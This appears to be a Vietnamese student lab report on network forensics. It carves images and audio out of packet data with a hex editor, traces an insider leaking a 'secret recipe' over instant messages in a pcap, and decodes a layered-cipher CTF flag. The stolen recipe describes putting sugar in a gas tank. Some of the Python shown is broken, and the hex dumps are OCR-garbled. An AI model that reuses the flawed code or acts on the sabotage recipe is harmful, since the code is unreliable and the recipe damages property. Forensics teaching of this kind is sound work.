
Find Next

Copy từ đầu đến cuối (như đã phân tích ở trên) vào một file mới trong phần hex data (bên trái) của HxD. Lưu file lại thành Anh-Oi-O-Lai-Chi-Pu-Dat-G.jpg

The screenshot shows the HxD Hex Editor interface with a memory dump titled "Untitled1". The dump consists of two columns: "Offset(h)" and "Decoded text". The "Decoded text" column contains various binary strings, many of which are partially or fully decoded into readable characters, such as "JFIF", "Lavc58.1", and "A.R.#.b3acAnhS". The status bar at the bottom indicates the current offset is 865, and there are buttons for "Modified" and "Overwrite".

Offset(h)	Decoded text
00000000	ÿØÿà..JFIF.....
00000010ÿp..Lavc58.1
00000020	4.100.ÿÛ.C.....
00000030
00000040
00000050
00000060ÿÀ.°.
00000070
00000080
00000090
000000A0
000000B0!...1.A"
000000C0	Qa.q;2.'ÃR±#B,Ñ
000000D0	3rb.9C'á'cñSö..'
000000E0	£sÀ"t.dD.....
000000F0!
00000100	.QAl.q".a'.2;R±Ñ
00000110	.B.#Ãr.'b3ácÃnhS
00000120	,.s"DCSÿÀ...§.§
00000130	..".....ÿÜ....
00000140?§*µjÖÖšu
00000150	jÖeŠujÖoŠujÖcŠuj
00000160	ÖcŠujÖUŠ+. [VÚ.ë*
00000170	íf..uYj-Eë*ÖÜ@.È
00000180	:ië*Ö..ÑEe«rÖÜ*x
00000190	Rñri..kR*(Ø.).ëT
000001A0	ÚNisIÖ.~4W.@k.u*
000001B0]E:*.^.+N5@usf
000001C0	ØBJÉpumE.ØjÖ«\ØÖ
000001D0	«V..Q.4+u:-,qža
000001E0	ö;éAådö\é°'m^XZ
000001F0	äceÅÖ"äl.qènÈ"É€,
00000200	6S.Ş..-çý >öÅ«.
00000210	ÝU.TqÈ`f#.e"íy.]
00000220	?..ííÄÄEÄÇ- ¥üÈ"
00000230	bò,..-HOÈ:qzÓ%«;Z
00000240	/<+Ç.(\$ hicNL.ºc
00000250	fÿ.öçæúà.BQhmöö.
00000260	=49H' ?P=<=Aq³..ñ?^
00000270	-x' +lxò/l.Coyí.)
00000280	EC4émyÆíéQNS-»É7
00000290	å0çý."3}çwÜ..u+Ä
000002A0	íúd,PuÑ{À_.ÝE±.%
000002B0	.•0-.R.qú§Ö..k--
000002C0	áúmíñia ã ñí-çý


Image được trích xuất:



Ta làm tương tự với file định dạng mp3

FF FB	ÿû	0	mp3	MPEG-1 Layer 3 file without an ID3 tag or with an ID3v1 tag (which is appended at the end of the file)
FF F3	ÿó			
FF F2	ÿò			
49 44 33	ID3	0	mp3	MP3 file with an ID3v2 container

Copy paste y chang như trên, nhưng điểm bắt đầu nội dung file là 494433 -> Đưa vào HxD -> Save as -> Anh-Oi-O-Lai-Chi-Pu-Dat-G.mp3




+ Tương tự tiếp với luồng cũ, chữ ký FFD8FFE000104A46 xuất hiện 2 lần, đồng nghĩa với việc có 2 file ảnh, thực hiện với chữ ký thứ 2 (nằm gần ở dưới).

```
4f5054494f4e53202f7570 ^ FFD8FFE000104A46
541f41516544aa536e7a7  ↴ ↓ ↑ ⌂ × 4777766f79306568356a5
541f41516544aa536e7a7 ↴ ↓ ↑ ⌂ × 8756e6b53697a653d3230
303030303026666c6f77457372d696d167656a706726666c6f7746696c656e616d653d696d6167652e6a706726666c6f7752656c6174697665506174683d696d6167652e6a
965723d39303432392d696d6167656a706726666c6f7746696c656e616d653d696d6167652e6a
706726666c6f77546f74616c4368756e6b733d3120485454502f312e310d0a486f73743a2075702e6673686172652e766e0d0a557365722d4167656e743a204d6f7
a696c6c612f35e3020858313b30205562756e74753b204c696e757820838365f36343b2072763a36362e3029204765636bebf2f32303130303130312046697265
666f782f36362e300d0a4163636570742d436f6e74656e742d72616e675617653a20656e2d55532e656e3b713d302e350d0a4163636570742d4556e
36f64696e673a20677a69702c206465666c6174658d0a4163636573732d436f6e74726f6c2d526571756573742d4d6574686f643a20504f53540d0a416363657373
2d436f6e74726f6c2d526571756573742d486561646572733a20636f6e74656e742d747970650d0a526566657265723a20687474703a2f2f6673656e642e766e0d0a436f6e6e656374696f6e3a206b6565702d616c6976650d0a0d
0a
485454502f312e3120323030204f4b0d0a3565727665723a206673686172652d6e7696e780d0a446174653a205475652c203231204d617920323031392030323a3
5363a313720474d540d0a436f6e74656e742d547970653a20746578742f706c61696e0d0a5472616e736665722d456e636f64696e673a206368756e6b65640d0a43
6f6e66e56374696f6e3a206b655702d616e6976650d0a507261676d613a2066e6f2d63616368650d0a582d436f6e74656e742d547970652d4f7074696f6e733a206
e6f736e6966660d0a416363657372d436f6e74726f6c2d416c6c6f772d4f726967696e3a2062a0d0a4163636573732d436f6e74726f6c2d416c6c6f772d4d57468
6f64733a204745542c20504f53542c205055542c204f5054494f4e530d0a4163636573732d436f6e74726f6c2d416c6c6f772d486561646572733a20436f6e74656
e742d52616e67652c20436f6e74656e742d446973706f736974696f6e2c20436f6e74656e742d547970650d0a4163636573732d436f6e74726f6c2d416c6c6f772d
43726564656e7469616c733a20747275650d0a66732d7365727665722d69643a203637383631313036310d0a0d0a300d0a0d
504f5354202f75706c6f1642f58446a7859415566646f75524e6d4b1656832577251724c6176574494e785844636669324e784777766f79306568356a55416f4
1516544aa536e7a746c595847454634675347386a35416c33454f493f666c6f774368756e6b4e756d6265723d3126666c6f774368756e6b53697a653d32303030
303030266666c6f7743757272656e744368756e6b53697a653d393034323926666c6f77546f74616c53697a653d393034323926666c6f774964656e7469666965723
d39303432392d696d6167656a706726666c6f7746696c656e616d653d696d6167652e6a706726666c6f7752656c6174697665506174683d696d6167652e6a706726
666c6f77546f74616c4368756e6b733d3120485454502f312e310d0a486f73743a2075072e6673686172652e766e0d0a557365722d4167656e743a204d6f7a696c6
c612f352e30202858313b30205562756e74753b204c696e7578207838365f36343b2072763a36362e3029204765636bebf2f32303130312046697265666f78
2f36362e300d0a4163636570743a202a2f2a0d0a4163636570742d4c616e67756167653a20656e2d55532c656e3b713d302e350d0a4163636570742d4566e636f646
966f73a20677a69702c206465666c6174650d0a526566657265723a20687474703a2f2f6673656e642e766e0d0a436f6e74656e742d52616e67653a2062797465
7320302d39303432382f39303432390d0a436f6e74656e742d547970653a20696d6167652f6a7065670d0a436f6e74656e6774683a203903432390d
a4f726967696e3a20687474703a2f2f6673656e642e766e0d0a436f6e6e656374696f6e3a206b6565702d616c6976650d0a0daff8ffe000104a46494600010100
Ln 362, Col 12 16 of 9,584,843 characters 100% Windows (CRLF) 100% Windows (CRLF) 100% Windows (CRLF) 100% Windows (CRLF) 100% Windows (CRLF)
```

Ta có thể trích xuất thêm 1 ảnh nữa.

Ảnh được trích xuất ra:




Kịch bản 03. Điều tra trên dữ liệu lưu lượng mạng thu được.

- Tài nguyên: kb03_evidence.pcap
- Mô tả: Công ty Anarchy-R-Us, Inc. cho rằng một trong những nhân viên của họ, Ann Dercover, là một gián điệp thương mại làm việc cho công ty đối thủ vì nhân viên này đã từng xâm nhập vào máy chủ chứa dữ liệu mật của công ty. Nhân viên an ninh của công ty nghi ngờ rằng Ann đã trộm công thức bí mật của công ty.


Nhân viên an ninh mạng đã theo dõi Ann một thời gian nhưng chưa phát hiện được gì. Hôm nay, có một laptop lạ đã kết nối vào mạng wireless của công ty. Máy tính của Ann (IP: 192.168.1.158) đã gửi một số tin nhắn tới máy tính đó, laptop lạ ngắt kết nối với mạng wireless ngay sau đó. Dữ liệu mạng của máy của phiên kết nối đã bị an ninh mạng công ty lưu lại. Hãy giúp công ty điều tra xem Ann có phải là gián điệp hay không, và công thức bí mật của công ty đã bị đánh cắp hay không?

Đáp án:

Theo như gợi ý của lab thì ta sẽ sử dụng NetworkMiner để điều tra
Đầu tiên ta mở file kb03_evidence.pcap bằng NetworkMiner
Xem thông tin với IP 192.168.1.158



Chuyển sang tab Files -> Thấy trích xuất được 3 files



Đọc nội dung recipe.docx file thì ta biết được đây chính là file chứa công thức nấu ăn bí mật của công ty

Recipe for Disaster:

1 serving

Ingredients:

4 cups sugar

2 cups water

In a medium saucepan, bring the water to a boil. Add sugar. Stir gently over low heat until sugar is fully dissolved. Remove the saucepan from heat. Allow to cool completely. Pour into gas tank. Repeat as necessary.

Ở tab Messages, ta đọc được 4 đoạn tin nhắn mà Ann trao đổi với IP là

Session 01: Memory Forensics

NetworkMiner 2.8.1

File Tools Help

-- Select a network adapter in the list --

Hosts (14) Files (3) Images Messages (4) Credentials (1) Sessions (8) DNS (3) Parameters (81) Keywords Anomalies

Filter keyword: Case sensitive ExactPhrase Any column Clear Apply

Frame nr.	Source host	Destination host	From	To	Subject	Protocol	Timestamp	Size
25	192.168.1.158	64.12.24.50		Sec558user1	Here's the secret recipe... I just downloaded it from the file ...	Oscar	2009-08-13 05:57:37 UTC	189
167	64.12.24.50	192.168.1.158 (Linux)	Sec558user1		thanks dude	Oscar	2009-08-13 05:58:12 UTC	226
184	64.12.24.50	192.168.1.158 (Linux)	Sec558user1		can't wait to sell it on ebay	Oscar	2009-08-13 05:58:26 UTC	244
212	192.168.1.158 (Linux)	64.12.24.50		Sec558user1	see you in hawaii!	Oscar	2009-08-13 05:58:33 UTC	120

Attribute Value
Destination User Sec558user1
IM Text Here's the secret recipe... I just downloaded it from the file server. Just copy to a thumb drive and you're good to go >:-)

Windows-1252 Western European (Windows)
Here's the secret recipe... I just downloaded it from the file server. Just copy to a thumb drive and you're good to go >:-)

NetworkMiner 2.8.1

File Tools Help

-- Select a network adapter in the list --

Hosts (14) Files (3) Images Messages (4) Credentials (1) Sessions (8) DNS (3) Parameters (81) Keywords Anomalies

Filter keyword: Case sensitive ExactPhrase Any column Clear Apply

Frame nr.	Source host	Destination host	From	To	Subject	Protocol	Timestamp	Size
25	192.168.1.158	64.12.24.50		Sec558user1	Here's the secret recipe... I just downloaded it from the file ...	Oscar	2009-08-13 05:57:37 UTC	189
167	64.12.24.50	192.168.1.158 (Linux)	Sec558user1		thanks dude	Oscar	2009-08-13 05:58:12 UTC	226
184	64.12.24.50	192.168.1.158 (Linux)	Sec558user1		can't wait to sell it on ebay	Oscar	2009-08-13 05:58:26 UTC	244
212	192.168.1.158 (Linux)	64.12.24.50		Sec558user1	see you in hawaii!	Oscar	2009-08-13 05:58:33 UTC	120

Attribute Value
IM Text <HTML><BODY>thanks dude</BODY></HTML>

Windows-1252 Western European (Windows)
<HTML><BODY>thanks dude</BODY></HTML>

NetworkMiner 2.8.1

File Tools Help

-- Select a network adapter in the list --

Hosts (14) Files (3) Images Messages (4) Credentials (1) Sessions (8) DNS (3) Parameters (81) Keywords Anomalies

Filter keyword: Case sensitive ExactPhrase Any column Clear Apply

Frame nr.	Source host	Destination host	From	To	Subject	Protocol	Timestamp	Size
25	192.168.1.158	64.12.24.50		Sec558user1	Here's the secret recipe... I just downloaded it from the file ...	Oscar	2009-08-13 05:57:37 UTC	189
167	64.12.24.50	192.168.1.158 (Linux)	Sec558user1		thanks dude	Oscar	2009-08-13 05:58:12 UTC	226
184	64.12.24.50	192.168.1.158 (Linux)	Sec558user1		can't wait to sell it on ebay	Oscar	2009-08-13 05:58:26 UTC	244
212	192.168.1.158 (Linux)	64.12.24.50		Sec558user1	see you in hawaii!	Oscar	2009-08-13 05:58:33 UTC	120

Attribute Value
IM Text <HTML><BODY>see you in hawaii!</BODY></HTML>

Windows-1252 Western European (Windows)
<HTML><BODY>see you in hawaii!</BODY></HTML>

NetworkMiner 2.8.1

File Tools Help

-- Select a network adapter in the list --

Hosts (14) Files (3) Images Messages (4) Credentials (1) Sessions (8) DNS (3) Parameters (81) Keywords Anomalies

Filter keyword: Case sensitive ExactPhrase Any column Clear Apply

Frame nr.	Source host	Destination host	From	To	Subject	Protocol	Timestamp	Size
25	192.168.1.158	64.12.24.50		Sec558user1	Here's the secret recipe... I just downloaded it from the file ...	Oscar	2009-08-13 05:57:37 UTC	189
167	64.12.24.50	192.168.1.158 (Linux)	Sec558user1		thanks dude	Oscar	2009-08-13 05:58:12 UTC	226
184	64.12.24.50	192.168.1.158 (Linux)	Sec558user1		can't wait to sell it on ebay	Oscar	2009-08-13 05:58:26 UTC	244
212	192.168.1.158 (Linux)	64.12.24.50		Sec558user1	see you in hawaii!	Oscar	2009-08-13 05:58:33 UTC	120

Attribute Value
Destination User Sec558user1
IM Text see you in hawaii!

Windows-1252 Western European (Windows)
see you in hawaii!

Tóm tắt là kẻ trộm muốn bán công thức sau khi ăn trộm được trên ebay.

Kết luận: Ann là gián điệp đã ăn cắp công thức nấu ăn bí mật của công ty và sau đó copy vào USB và có thể đã hẹn gặp đồng bọn ở Hawaii để giao hàng.

Kịch bản 04. Điều tra trên dữ liệu lưu lượng mạng thu được.

- Tài nguyên: net_kb04.pcap
- Yêu cầu - Gợi ý: Đây là dữ liệu mạng thu được khi bắt gói tin duyệt web trong một khoảng thời gian. Tìm flag, biết flag có định dạng flag{...}

Đáp án:

<https://github.com/ctfs/write-ups-2015/tree/master/csa-w-ctf-2015/forensics/transfer-100>

Thực hiện dùng wireshark để phân tích file này.

Sau khi Follow TCP Stream và tìm kiếm thì tìm được 1 đoạn code python để tạo ra flag.

```

import string
import random
from base64 import b64encode, b64decode

FLAG = "flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}"

enc_ciphers = ['rot13', 'b64e', 'caesar']
dec_ciphers = ['rot13', 'b64d', 'caesar']

def rot13(s):
    rot13 = string.maketrans(
        "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz",
        "QRSTUVWXYZABCDEFGHIJKLMnopqrstuvwxyzABCDEFGHIJKLM")
    return string.translate(s, rot13)

def b64e(s):
    return b64encode(s)

def caesar(plaintext, shift=3):
    alphabet = string.ascii_lowercase
    shifted_alphabet = alphabet[shift:] + alphabet[:shift]
    table = string.maketrans(alphabet, shifted_alphabet)
    return plaintext.translate(table)

def encode(pt, cnt=50):
    tmp = '{0}'.format(b64encode(pt))
    for cnt in xrange(cnt):
        c = random.choice(enc_ciphers)
        i = enc_ciphers.index(c) + 1
        tmp = global_ciphers[i].format(i, tmp)
    return tmp

if __name__ == '__main__':
    print encode(FLAG, cnt=50)

```

The code above is a Python script that takes a flag string (FLAG) and encodes it using a series of encryption methods. It starts with a base64 encoded flag, then rotates it 13 places, then encodes it again, then rotates it again, and so on, repeating the process 50 times. The script uses a global dictionary of cipher functions (global_ciphers) which contains three entries: 'rot13', 'b64e', and 'caesar'. The script then prints the final encoded string.

Thực hiện copy ra ngoài và viết code để giải tìm flag.

```

1 import string
2 import random
3 from base64 import b64encode, b64decode
4
5 FLAG = open("ciphertext.txt").read()
6
7 def rot13(s):
8     _rot13 = string.maketrans(
9         "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz",
10        "NOPQRSTUVWXYZnopqrstuvwxyzABCDEFGHIJKLMabcdefghijklm")
11    return string.translate(s, _rot13)
12
13 def b64_decode(s):
14     return b64decode(s)
15
16 def caesar(plaintext, shift=3):
17     alphabet = string.ascii_lowercase
18     shifted_alphabet = alphabet[shift:] + alphabet[:shift]
19     table = string.maketrans(alphabet, shifted_alphabet)
20     return plaintext.translate(table)
21
22 def caesar_decrypt(ciphertext, shift=3):
23     return caesar(ciphertext, shift=-shift)
24
25 list_function = ["rot13", "b64_decode", "caesar_decrypt"]
26
27 def decode(ciphertext):
28     while True:
29         try:
30             i = int(ciphertext[0]) - 1
31             i = i % 3
32         except:
33             print(ciphertext)
34             exit(0)
35         ciphertext = ciphertext[1:]
36         cipher = list_function[i]
37         tmp_ciphertext = globals().__getattribute__(cipher)(ciphertext)
38         ciphertext = tmp_ciphertext
39
40 if __name__ == '__main__':
41     decode(FLAG)
42

```

Kết quả

```

File Actions Edit View Help

[(root㉿kali)-[/home/lixsong/NT334/Lab4]
# python2 Cau4.py
flag{li0ns_and_tig3rs_4nd_b34rs_0h_mi}

[(root㉿kali)-[/home/lixsong/NT334/Lab4]
# ]

```

